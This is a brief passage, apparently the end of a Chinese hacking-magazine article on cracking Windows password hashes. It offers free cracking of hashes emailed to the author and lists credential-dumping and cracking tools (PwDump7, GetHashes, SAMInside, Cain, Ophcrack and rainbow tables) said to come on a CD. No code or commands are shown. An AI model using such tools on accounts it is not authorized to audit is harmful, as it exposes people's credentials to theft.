自负，如果你没有条件破解，也可以把hash邮件发我邮箱（436270@qq.com），可以免费代为破解^-^。

（文章中涉及到的工具PwDump7.exe、GetHashes.exe、aio.exe、SAMInside.exe、LC5、Cain、Ophcrack、Proactive Password Auditor、Ophcrack XP Special Tables.torrent、Ophcrack Vista Special NTHASH Table.torrent、函数C代码已经收录在光盘中）

黑客X档案